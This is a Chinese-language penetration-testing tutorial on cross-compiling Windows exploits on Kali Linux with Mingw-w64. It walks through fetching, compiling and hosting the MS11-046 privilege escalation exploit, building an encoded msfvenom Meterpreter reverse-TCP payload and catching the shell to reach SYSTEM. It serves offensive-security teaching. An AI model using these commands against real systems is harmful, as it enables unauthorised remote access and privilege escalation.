Kali Linux编译Windows漏洞的详细步骤与技巧
时间:2026-06-16 07:59
如何在Kali Linux上编译Windows漏洞(跨平台交叉编译教程) Mingw‑w64 是一个自由开源的跨平台开发工具集,专门用于生成 Windows 可执行程序。最初版本名为 Mingw32,仅支持 32 位架构,后来逐步扩展至 64 位。本文将详细介绍如何在 Kali Linux 环
## 如何在Kali Linux上编译Windows漏洞(跨平台交叉编译教程)
Mingw‑w64 是一个自由开源的跨平台开发工具集,专门用于生成 Windows 可执行程序。最初版本名为 Mingw32,仅支持 32 位架构,后来逐步扩展至 64 位。本文将详细介绍如何在 Kali Linux 环境下,借助 Mingw‑w64 编译 Windows 漏洞利用程序。下面直接进入安装步骤。
### 1、在Kali Linux上安装Mingw-w64
默认情况下,Kali Linux 2016.2 及更早版本并未预装 Mingw‑w64,需要手动安装才能使用。执行以下两条命令即可完成安装:
```
apt-get update
apt-get install mingw-w64
```

出现提示时输入 `y` 确认,随后等待系统下载并完成安装。整个过程耗时取决于网络速度,请耐心等待。
### 2、无法找到程序包mingw-w64的解决方法
有时安装过程中会遇到错误提示:`E: Unable to locate package mingw-w64`。示例如下:
```
root@kali:~# apt-get install mingw-w64
Reading package lists... Done
Building dependency tree
Reading state information... Done
E: Unable to locate package mingw-w64
```
该问题通常由 `sources.list` 文件中的软件源地址配置错误引起。使用 nano 编辑器打开该文件:
```
/etc/apt/sources.list
```
确认文件中填写的是正确的 Kali 软件源。不同 Kali 版本对应的源信息可参考官方文档:
[https://docs.kali.org/general-use/kali-linux-sources-list-repositories](https://docs.kali.org/general-use/kali-linux-sources-list-repositories)
修改正确后,先执行 `apt-get update`,再重新运行 `apt-get install mingw-w64`,通常即可顺利完成安装。
### 3、用Mingw-w64交叉编译Windows漏洞利用
工具安装完毕,接下来进行实战演练。我们以经典的 Windows 7 SP0 x86 漏洞 CVE‑2011‑1249(MS11‑046)为例。该漏洞存在于辅助功能驱动(AFD)中,允许经过认证的非管理员用户提升权限。尽管 Mingw‑w64 主要面向 64 位编译,但它同样能够编译 32 位漏洞利用程序,非常适合演示。
首先从 Exploit‑db 下载漏洞源码:
```
wget --output-document=40564.c https://www.exploit-db.com/download/40564
```
接着将其交叉编译为 32 位 Windows 可执行文件:
```
i686-w64-mingw32-gcc 40564.c -o exploit.exe -lws2_32
```

编译完成后,利用 Kali 自带的 Apache 服务器托管该 exploit,以便目标主机下载。以下两条命令将 exploit 复制到 Apache 根目录并启动服务:
```
cp exploit.exe /var/www/html/
service apache2 start
```
在目标 Windows 7 机器上通过 cmd 下载并执行 exploit,效果如下图所示:

请注意 `whoami` 命令的输出变化:执行 exploit 前为普通用户,执行后变为 `SYSTEM`。该漏洞利用会在当前 shell 中直接生成一个新的 shell,而非新开窗口,因此同样适用于命令行的 Meterpreter 环境。
### 4、利用编译错误
跨平台编译过程中,错误几乎是不可避免的。常见原因包括语法问题、缺少依赖库、主机架构与目标架构不匹配、编译器版本不一致等。有些错误稍加修改即可解决,有些则较为复杂。此外,需要区分警告和致命错误:警告通常仅提示过时的写法,不影响最终利用;致命错误则会阻止编译,必须修复。
处理编译错误的最佳做法是:仔细阅读报错信息,然后使用搜索引擎查询。绝大多数情况下你并非第一个遇到该问题的人,Stack Overflow 等社区已有现成的解决方案,无需重复造轮子。
### 5、从Meterpreter shell中利用MS11-046
首先使用 Msfvenom 快速生成一个 32 位 Windows Meterpreter 反向 TCP 载荷:
```
msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp LHOST=[攻击机IP] LPORT=4444 -e x86/shikata_ga_nai -f exe -o exploit.exe
```
请务必将 `LHOST` 替换为你自己的 Kali IP 地址。接着启动 `msfconsole` 并配置多处理器:
```
use exploit/multi/handler
set lhost [监听IP]
set lport 4444
run
```


随后让目标主机下载并执行 `exploit.exe`。一切顺利的话,msfconsole 上将弹回一个 Meterpreter shell:
在 Meterpreter 中先输入 `shell` 进入命令行,然后运行之前编译好的权限提升漏洞,shell 级别将直接提升至 `SYSTEM`:


请注意:该漏洞在当前 shell 内部生成一个新的 system shell,因此旧 shell 的输出不会显示。你可以输入 `exit` 退出 system shell 返回之前的用户 shell,此时即可看到漏洞利用输出的文字:
### 学到的东西
通过本教程,我们掌握了在 Linux 系统上交叉编译 Windows 漏洞利用程序的基本流程:安装 Mingw‑w64、解决常见的软件源问题、实际编译 MS11‑046 漏洞,并在目标主机上成功执行,将普通用户 shell 提升至 system 级别。同时了解到,此类漏洞会在当前 shell 内部生成新 shell,因此可以从 Meterpreter 等命令行 shell 中直接调用。最后,我们还探讨了如何应对编译中遇到的错误——大多数情况下通过搜索即可解决。交叉编译并不神秘,动手实践便能掌握要领。



